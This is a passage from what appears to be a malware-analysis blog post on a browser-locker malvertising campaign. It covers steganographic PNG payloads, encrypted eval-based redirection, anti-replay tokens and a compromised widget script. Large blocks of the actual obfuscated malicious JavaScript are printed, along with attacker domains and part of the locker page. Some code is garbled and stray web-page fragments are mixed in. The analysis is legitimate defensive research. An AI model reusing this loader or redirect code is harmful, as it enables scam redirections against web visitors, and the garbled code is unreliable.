
```

Nux = function(_B) {
  var Sg = ("") + B;
  var _OIEq = _Sg[("split")]((["@#@"])[0x1]); Read encrypted data from PNG, stored after "@#@@"
  if (_OIEq !== ("null")) {
    if (typeof _OIEq !== ("undefined")) {
      if (_OIEq !== ("")) { Run data through algorithm that includes XOR
        function utf( Neh, C) {
          for (var _jS, _E = [], _o = 0, _KbMD = (""), indx = 0; indx < 256; indx++)
            _E[indx] = indx;
          for (indx = 0; indx < 256; indx++)
            _o = (_o + _E[indx] + _Neh[("charCodeAt")(indx % _Neh[("length")])]) % 256,
            _jS = _E[indx], _E[indx] = _E[_o], _E[_o] = _jS;
            indx = 0, _o = 0);
          for (var _PM = 0; _PM < _C[("length")]; _PM++)
            _o = (_o + _E[indx = (indx + 0x1) % 256]) % 256, _jS = _E[indx], _E[indx]
            = _E[_o], _E[_o] = _jS, _KbMD += String[("fromCharCode")]( _C[("charCodeAt")]( _PM) ^ _E[( _E[indx] + _E[_o]) % 256]);
          return _KbMD
        }
        eval( utf( h + iQ, unescape( _OIEq) ) ) Decrypt data and execute code
      } else {}
    } else {}
  } else {}
};

AJAXRequest( _K + ("/bid/?") + _Ks, _Nux)

```

If the user is detected as a bot or not interesting traffic, the PNG does not contain the extra data after the IEND end of file marker, and therefore the `_OIEq` variable will be empty.



The function still attempts to parse the PNG, but it will fail on the `eval`, and will not generate the browlock URL. The user, not being considered a proper candidate, will not be redirected and won't even be aware of the fingerprinting that just happened.

```

_Nux = function(_B) {
  _B = "PNG IHDR o& sRGB gAMA a pHYs
  var _Sg = ("") + _B; _Sg = "PNG IHDR o& sRGB gAMA a pHYs
  var _OIEq = _Sg[["\x73\x70\x6c\x69" + _mhf + "\x74"]][["\x40" + _mhf + "\x23\x40"]][0x1]; _OIEq = undefined
  if (_OIEq !== ("\x6e\x75\x6c\x6c")) {
    if (typeof _OIEq !== ("\x75\x6e\x64" + _mhf + "\x65" + _mhf + "\x66\x69\x6e\x65" + _mhf + "\x64")) {
      if (_OIEq !== ("")) {
        function _utf(_Neh, _C) { _utf = undefined
          for (var _jS, _E = [], _o = (-83 + 83), _KbMD = (""), _OFv = (-83 + 83); _OFv < (166 + 90); _OFv-
            _E[_OFv] = _OFv;
          for (_OFv = (-83 + 83); _OFv < (166 + 90); _OFv++)
            _o = (_o + _E[_OFv] + _Neh[["\x63" + _mhf + "\x68" + _mhf + "\x61\x72\x43\x6f\x64\x65\x41\x74
              _jS = _E[_OFv],
              _E[_OFv] = _E[_o],
              _E[_o] = _jS;
            _OFv = (-83 + 83),
            _o = (-83 + 83);
          for (var _PM = (-83 + 83); _PM < _C[["\x6c\x65\x6e\x67\x74\x68"]]; _PM++)
            _o = (_o + _E[_OFv] = (_OFv + 0x1) % (166 + 90)) % (166 + 90),
            _jS = _E[_OFv],
            _E[_OFv] = _E[_o],
            _E[_o] = _jS,
            _KbMD += String[["\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65" + _mhf + ""]](_C[["\x63
          return _KbMD
        }
        eval(_utf(_h + _iQ, _unescape(_OIEq)_utf = undefined, _OIEq = undefined)
      } else {}
    } else {}
  } else {}
}

```

This kind of filtering is not usually seen (except for advanced malvertising operations), which is one of the reasons why so many victims have experienced this browlock, yet little is known about it.

Anti-replay mechanism

The next evasion technique is intended for security folks, and those trying to troubleshoot these malicious redirections. A network traffic capture (SAZ, HAR) must include the malicious JavaScript, as well as the steganographic PNG and the browlock itself.

Host	URL	Body	Content-Type	Comments
[redacted]	[redacted]	150,321	text/html; charset=...	Compromised site
[redacted]	[redacted].js	14,313	application/javascript	Injected JS
[redacted]	[redacted].js	91,960	application/javascript	Injected JS
api.imagecloudsedo.com	/bid/?ggpid=[redacted]...	530	image/png	Steganography
dacryocystalgia.xyz	/en/?search=[redacted]...	97,690	text/html; charset=...	404Browlock
duckduckgo.com	/i/3493d183.png	31,955	image/png	Chrome image

Similar to a technique we've previously only observed with exploit kits, the threat actor is using one-time tokens to prevent "artificial" replays of the redirection mechanism. If the proper session key is not provided, the decryption of the PNG data will fail to produce the browlock URL.

```

_Nux = function(_B) {
  _B = "PNG IHDR sRGB gAMA a pHYS";
  var _Sg = ("") + _B;
  var _OIEq = _Sg[("\x73\x70\x6c\x69" + _mhf + "\x74")][0x1];
  if (_OIEq !== ("\x6e\x75\x6c\x6c")) {
    if (typeof _OIEq !== ("\x75\x6e\x64" + _mhf + "\x65" + _mhf + "\x66\x69\x6e\x65" + _mhf + "\x64")) {
      if (_OIEq !== ("")) {
        function _utf(_Neh, _C) {
          _utf = undefined;
          for (var _jS, _E = [], _o = (-83 + 83), _KbMD = (""), _OFv = (-83 + 83); _OFv < (166 + 90); _OFv++)
            _E[_OFv] = _OFv;
          for (_OFv = (-83 + 83); _OFv < (166 + 90); _OFv++)
            _o = (_o + _E[_OFv] + _Neh[("\x63" + _mhf + "\x68" + _mhf + "\x61\x72\x43\x6f\x64\x65\x41")]);
          _jS = _E[_OFv],
            _E[_OFv] = _E[_o],
            _E[_o] = _jS;
          _OFv = (-83 + 83),
          _o = (-83 + 83);
          for (var _PM = (-83 + 83); _PM < _C[("\x6c\x65\x6e\x67\x74\x68")]; _PM++)
            _o = (_o + _E[_OFv = (_OFv + 0x1) % (166 + 90)]) % (166 + 90),
            _jS = _E[_OFv],
            _E[_OFv] = _E[_o],
            _E[_o] = _jS,
            _KbMD += String[("\x66\x72\x6f\x6d\x43\x68\x61\x72\x43\x6f\x64\x65" + _mhf + "")](_C[("\x6
          return _KbMD;
        }
        eval(_utf(_h + _iQ, unescape(_OIEq)))
      } else {}
    } else {}
  }
}

```

Uncaught SyntaxError: Invalid or unexpected token
 at _Nux (...:js:formatted:296)
 at XMLHttpRequest.AJAXRequest._Oe8n.<computed>

Once again, we must pause for a moment and note that this kind of complexity is unheard of for something like a browser locker. While cloaking techniques are common, this is by far the most covert way we've seen to redirect to any browlock.

Other traffic chains

After we had discovered the PNG redirection mechanism, we shared our findings with security firm Confiant. They were aware of the domain `api.imagecloudsdo[.]com` but had seen it in a different campaign. Confiant nicknamed it WOOF due to a string of the same name found in the code.

```
WOOof-payload-Sep2019.js
4 function WOOof( EWaP){ EWaP= EWaP-37;return EWaP;};function r( ua){ ua=
_WOOof( ua)+ ua; ua= ua+20; if(94== ua) ua= ua+25;return ua;}; r(56);var _IJ=
self;var _uCa=function( _dcN){ _dcN= _dcN["\x73\x70\x6c\x69\x74"] ("*"); _dcN=
_dcN["\x6a\x6f\x69\x6e"] ( _mq); _dcN= _IJ["\x61\x74\x6f"+_mq+"\x62"] ( _dcN); _dcN
= _IJ["\x64\x65"+_mq+"\x63\x6f"+_mq+"\x64"+_mq+
"\x65\x55\x52\x49\x43\x6f\x6d\x70\x6f\x6e"+_mq+"\x65"+_mq+"\x6e\x74"] ( _dcN);
_dcN= _IJ["\x75\x6e"+_mq+"\x65\x73\x63\x61"+_mq+"\x70\x65"] ( _dcN);return _dcN
;};var _mq=" _dZzr";try{ CR()}catch( _LsK){ _mq=""};function _MQNf(){function
_nD(){function _kx( _Yba){var _a=["\x57\x45"+_mq+"\x42\x47\x4c\x5f"+_mq+
"\x64"+_mq+"\x65\x62\x75\x67"+_mq+"\x5f\x72\x65\x6e\x64"+_mq+
"\x65\x72\x65\x72"+_mq+"\x5f\x69\x6e\x66\x6f"), (" \x55\x4e\x4d"+_mq+
"\x41\x53"+_mq+"\x4b\x45\x44\x5f\x56\x45"+_mq+
"\x4e\x44\x4f\x52\x5f\x57\x45\x42\x47\x4c"), (
"\x55\x4e\x4d\x41\x53\x4b\x45\x44\x5f"+_mq+"\x52\x45\x4e"+_mq+"\x44\x45\x52"
+_mq+"\x45\x52\x5f\x57"+_mq+"\x45\x42\x47"+_mq+"\x4c"+_mq+"");function
_jhLK(){var _z="", _tUV("\x71\x77"+_mq+"\x65\x72\x74\x79\x75"+_mq+
"\x69\x6f\x70\x61\x73\x64\x66"+_mq+"\x67\x68\x6a\x6b"+_mq+
"\x6c\x7a\x78\x63\x76"+_mq+"\x62\x6e\x6d"), _vG=_tUV[(
"\x6c\x65\x6e\x67\x74\x68")]-0x1;for( _u=(-26+26); _u<0x5; ++_u)position=Math[(
"\x66\x6c"+_mq+"\x6f\x6f\x72"+_mq+"")](Math["\x72\x61"+_mq+"\x6e\x64"+_mq+
"\x6f\x6d"])]()*_vG), _z+=_tUV["\x73\x75"+_mq+"\x62"+_mq+
"\x73\x74\x72\x69\x6e"+_mq+"\x67"+_mq+"")](position,position+0x1);return _z}
var _UqoP=_jhLK();var _ucL=_jhLK();var _vK=_jhLK();var _iGf=_jhLK();var _K=
_jhLK();var _B=_jhLK();var _lWl=_jhLK();function _EOg( _VxG){var _VxG=_VxG;
var _vG=document["\x63\x72"+_mq+"\x65\x61\x74\x65\x45\x6c\x65\x6d\x65"+_mq+
...]
```

Additionally, Google, via Confiant’s intermediary, shared yet another instance that explains the number of redirections from newspaper sites we had been seeing. This second instance of the WOOof script was loaded via video widgets.

Digital Media Communications, a company that specializes in ads converted into widgets for the web, was apparently compromised several months ago. According to data collected by the Internet Archive, one of their scripts hosted at *widgets.digitalmediacommunications[.]com/chosen/chosen.jquery.min.js* was injected on August 13, 2019.

```
Wayback Machine x +
https://web.archive.org/web/20190813170333/https://widgets.digitalmediacommunications.com/chosen/
https://widgets.digitalmediacommunications.com/chosen/chosen.jquery.min.js
1,136 captures
20 Jan 2013 - 10 Jan 2020
function WOOF(_EWaP){_EWaP=_EWaP-37;return _EWaP;};function r(ua){ua=WOOF(ua)+ua;ua=ua+20;
if(94==ua)ua=ua+25;return ua;};r(56);var IJ=IJSelf;var uCa=function(_dcN){_dcN=_dcN["\x73\x70\x6c\x69\x74"]("");
_dcN=_dcN["\x6a\x6f\x69\x6e"](_mq);_dcN=IJ["\x61\x74\x6f"+_mq+"\x62"](_dcN);_dcN=IJ["\x64\x65"+_mq+"\x63\x6f"+_mq+
"\x64"+_mq+"\x65\x55\x52\x49\x43\x6f\x6d\x70\x6f\x6e"+_mq+"\x65"+_mq+"\x6e\x74"](_dcN);_dcN=IJ["\x75\x6e"+_mq+"\x65\x73
\x63\x61"+_mq+"\x70\x65"](_dcN);return _dcN;};var mq="dZzr";try{CR()}catch(LsK){mq=""};function MQNF(){function
_nD(){function_kx(Yba){var a=[("\x57\x45"+_mq+"\x42\x47\x4c\x5f"+_mq+"\x64"+_mq+"\x65\x62\x75\x67"+_mq+"\x5f\x72
\x65\x6e\x64"+_mq+"\x65\x72\x65\x72"+_mq+"\x5f\x69\x6e\x66\x6f"),("\x55\x4e\x4d"+_mq+"\x41\x53"+_mq+"\x4b\x45\x44\x5f
\x56\x45"+_mq+"\x4e\x44\x4f\x52\x5f\x57\x45\x42\x47\x4c"),("\x55\x4e\x4d\x41\x53\x4b\x45\x44\x5f"+_mq+"\x52\x45
\x4e"+_mq+"\x44\x45\x52"+_mq+"\x45\x52\x5f\x57"+_mq+"\x45\x42\x47"+_mq+"\x4c"+_mq+"");function_jhLK(){var
_z="";_tUV=(("\x71\x77"+_mq+"\x65\x72\x74\x79\x75"+_mq+"\x69\x6f\x70\x61\x73\x64\x66"+_mq+"\x67\x68\x6a\x6b"+_mq+
"\x6c\x7a\x78\x63\x76"+_mq+"\x62\x6e\x6d"),_vG=_tUV[("\x6c\x65\x6e\x67\x74\x68")]-0x1;for(_u=(-26+26);
_u<0x5;+_u)position=Math[("\x66\x6c"+_mq+"\x6f\x6f\x72"+_mq+"")](Math[("\x72\x61"+_mq+"\x6e\x64"+_mq+"\x6f\x6d")
]*)_vG;_z+=_tUV[("\x73\x75"+_mq+"\x62"+_mq+"\x73\x74\x72\x69\x6e"+_mq+"\x67"+_mq+"")](position,position+0x1);return
_z}_var_UqoP=_jhLK();var_uCL=_jhLK();var_vK=_jhLK();var_iGF=_jhLK();var_K=_jhLK();var_B=_jhLK();var_lW1=_jhLK();
function_EOg(VxG){var_VxG=VxG;var_vG=document[("\x63\x72"+_mq+"\x65\x61\x74\x65\x45\x6c\x65\x6d\x65"+_mq+
"\x6e\x74")](("\x63\x61\x6e\x76\x61\x73");_vG[("\x69"+_mq+"\x64")]=VxG;vG[("\x77\x69\x64\x74\x68")]=("\x32\x30\x30");
_vG[("\x68\x65"+_mq+"\x69\x67\x68\x74"+_mq+"")]=("\x32\x30");_vG[("\x73\x65\x74"+_mq+"\x41\x74\x74\x72\x69"+_mq+
"\x62"+_mq+"\x75\x74\x65"+_mq+"")](("\x73\x74\x79\x6c\x65"),("\x64\x69\x73"+_mq+"\x70\x6c\x61\x79\x3a\x6e\x6f"+_mq+
"\x6e\x65");var_N=document[("\x67\x65\x74\x45"+_mq+"\x6c\x65\x6d\x65\x6e\x74"+_mq+"\x73\x42\x79\x54"+_mq+"\x61\x67
\x4e\x61\x6d\x65")](("\x62\x6f\x64\x79");N[("\x61\x70\x70"+_mq+"\x65\x6e\x64\x43\x68\x69"+_mq+"\x6c\x64")
]*)_vG;if(document[("\x63\x72"+_mq+"\x65\x61\x74\x65\x45\x6c\x65\x6d\x65"+_mq+"\x6e\x74")](("\x63\x61\x6e\x76\x61\x73")
[("\x67\x65\x74"+_mq+"\x43\x6f\x6e\x74\x65\x78\x74")]){EOg(_UqoP);_u;var_y=document[("\x67\x65\x74\x45\x6c\x65\x6d
\x65\x6e\x74\x42"+_mq+"\x79\x49\x64")](UqoP);_isIP=[("\x67\x65\x74"+_mq+"\x43\x6f\x6e\x74\x65\x78\x74")](("\x32
\x64");_vG[("\x43\x61\x6e\x76"+_mq+"\x61\x73\x20\x49\x4d\x47\x20\x63\x72\x65\x61\x74\x65\x45\x6c\x65\x6d\x65
\x6e\x74"+_mq+"\x20\x3c\x32\x2e\x30\x2e\x32\x3e");_isIP[("\x74\x65"+_mq+"\x78"+_mq+"\x74\x42\x61\x73"+_mq+"\x65\x6c
\x69\x6e"+_mq+"\x65")]=("\x74"+_mq+"\x6f\x70");_isIP[("\x66\x6f\x6e\x74")]=("\x31\x34\x70\x78\x20\x41\x72"+_mq+"\x69\x61
\x6c");_isIP[("\x74\x65"+_mq+"\x78"+_mq+"\x74\x42\x61\x73"+_mq+"\x65\x6c\x69\x6e"+_mq+"\x65")]=("\x61\x6c\x70
\x68\x61"+_mq+"\x62"+_mq+"\x65\x74\x69\x63"+_mq+"");_isIP[("\x66\x69\x6c"+_mq+"\x6c"+_mq+"\x53"+_mq+"\x74\x79
\x6c\x65")]=("\x23\x66\x36\x30");_isIP[("\x66\x69\x6c"+_mq+"\x6c\x52"+_mq+"\x65"+_mq+"\x63\x74")](("\x31"+_mq+
"\x32\x35"),("\x31"+_mq+""),("\x36\x32"),("\x32\x30");_isIP[("\x66\x69\x6c"+_mq+"\x6c"+_mq+"\x53"+_mq+"\x74\x79
\x6c\x65")]=("\x23\x30\x36\x39");_isIP[("\x66"+_mq+"\x69\x6c\x6c\x54\x65\x78\x74")](_vG,("\x32"),("\x31\x35"+_mq+""));
_isIP[("\x66\x69\x6c"+_mq+"\x6c"+_mq+"\x53"+_mq+"\x74\x79\x6c\x65")]=("\x72"+_mq+"\x67\x62\x61"+_mq+"\x28\x31"+_mq+
"\x30"+_mq+"\x32\x2c\x32\x30\x34\x2c"+_mq+"\x30\x2c\x30\x2e\x37\x29");_isIP[("\x66"+_mq+"\x69\x6c\x6c\x54\x65\x78\x74")
]*)_vG,("\x34"),("\x31\x37");var_RqG=_y[("\x74\x6f\x44\x61\x74"+_mq+"\x61\x55\x52"+_mq+"\x4c")]();document[("\x67\x65
\x74\x45\x6c\x65\x6d\x65\x6e\x74\x42"+_mq+"\x79\x49\x64")](UqoP)[("\x70\x61\x72\x65\x6e"+_mq+"\x74\x4e\x6f\x64"+_mq+
"\x65")](("\x72"+_mq+"\x65"+_mq+"\x6d\x6f\x76\x65\x43\x68"+_mq+"\x69\x6c\x64")](_y);if(document[("\x63\x72"+_mq+"\x65\x6d
\x74\x65\x45\x6c\x65\x6d\x65"+_mq+"\x6e\x74")](("\x63\x61\x6e\x76\x61\x73")](("\x67\x65\x74"+_mq+"\x43\x6f\x6e\x74
\x65\x78\x74")](("\x77\x65\x62\x67\x6c");_EOg(_uCL);var_y=document[("\x67\x65\x74\x45\x6c\x65\x6d\x65\x6e
\x74\x42"+_mq+"\x79\x49\x64")](uCL);var_znri=[("\x67\x65\x74"+_mq+"\x43\x6f\x6e\x74\x65\x78\x74")](("\x77\x65\x62
\x67\x6c");var_zVms=_znri[("\x67"+_mq+"\x65\x74\x45\x78\x74\x65\x6e\x73\x69\x6f\x6e")](_a[(-26+26)]);
```

A number of websites, many of them news portals, load this widget and are therefore unwittingly exposing their visitors, as the compromised library subsequently retrieves the malicious PNG from api.imagecloudsedo[.]com before redirecting to the browlock page.

vsuits
of course

LEO
itions for
n stress
trend on

getting

as who
a LEO.
ar there.



91°
Partly Cloudy
Wind: Variable
6mph


TORNADO ALLEY
LIVE

More Weather »

Video Tours

Home Clips Rental Clips Job Clips


Host	URL	Body	Content-T...
widgets.digitalmediacommunications.com	/widget/embed/index/?p=118...	15,104	text/html; ...
widgets.digitalmediacommunications.com	/chosen/chosen.jquery.min.js	40,011	text/javas...
api.imagecloudsedo.com	/bid/?olxzd=QVRoQ1aaVRUV7...	223	image/png

Powered By Digital Media Communications 

It's highly likely that there are other compromises of third parties that haven't been found yet, although we suspect that the methods used would be similar to the ones we know about.

Examining the browser locker page


The following diagram depicts what needs to take place in order for victims to get redirected to the browser locker page after several layers of validation.



Ultimately, the previously analyzed function will arrive at the `eval` part of the code and return code to launch the browlock.

```
top.location = '[browlock URL]';
```

This little bit of code redirects the current browser page to the new URL. It is, in fact, one of the most common techniques for malicious ads to redirect users to scam pages. We believe the threat actor is likely using the same trick for its other malvertising campaigns.




This browser locker is clean and contained as it obfuscates its source code and has few external dependencies, such as libraries. We can see that it uses the evil cursor, which is a flaw that allows criminals to create a fake cursor that tricks users into clicking on the wrong area when they are trying to close a browlock.

```

1 <!DOCTYPE html>
2 <html>
3 <head>
4 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
5 <title>{TITLE}</title>
6 </head>
7 <body oncontextmenu="return false"
8 style="background-color: #CE3426; font-family: Arial; font-size: 13px; margin: 0; z-index: 0; cursor: url(&quot;data:imag
9 iVBORw0KGgoAAAANSUhhEUGAAAIAAAACACAMAAAD04JH5AAAAAGdBtUEAALGPC/xhBQAAAFzUkdCAK7OH0kAAAAAPUEXURQAAAAICAgAAAP///5WV1XICG
10 &quot;) 128 128, crosshair;">
11 <div id="zezfhh"></div>
12 <
13 script type = "text/javascript" >
14     function _R(_liY) {
15         _liY = _liY + 28;
16         return _liY;
17     };
18     _R(20);
19     var _sJU = self;
20     var _Pp0 = function(_S) {
21         _S = _S["\x73\x70\x6c\x69\x74"]("");
22         _S = _S["\x6a\x6f" + _e + "\x69\x6e"](_e);
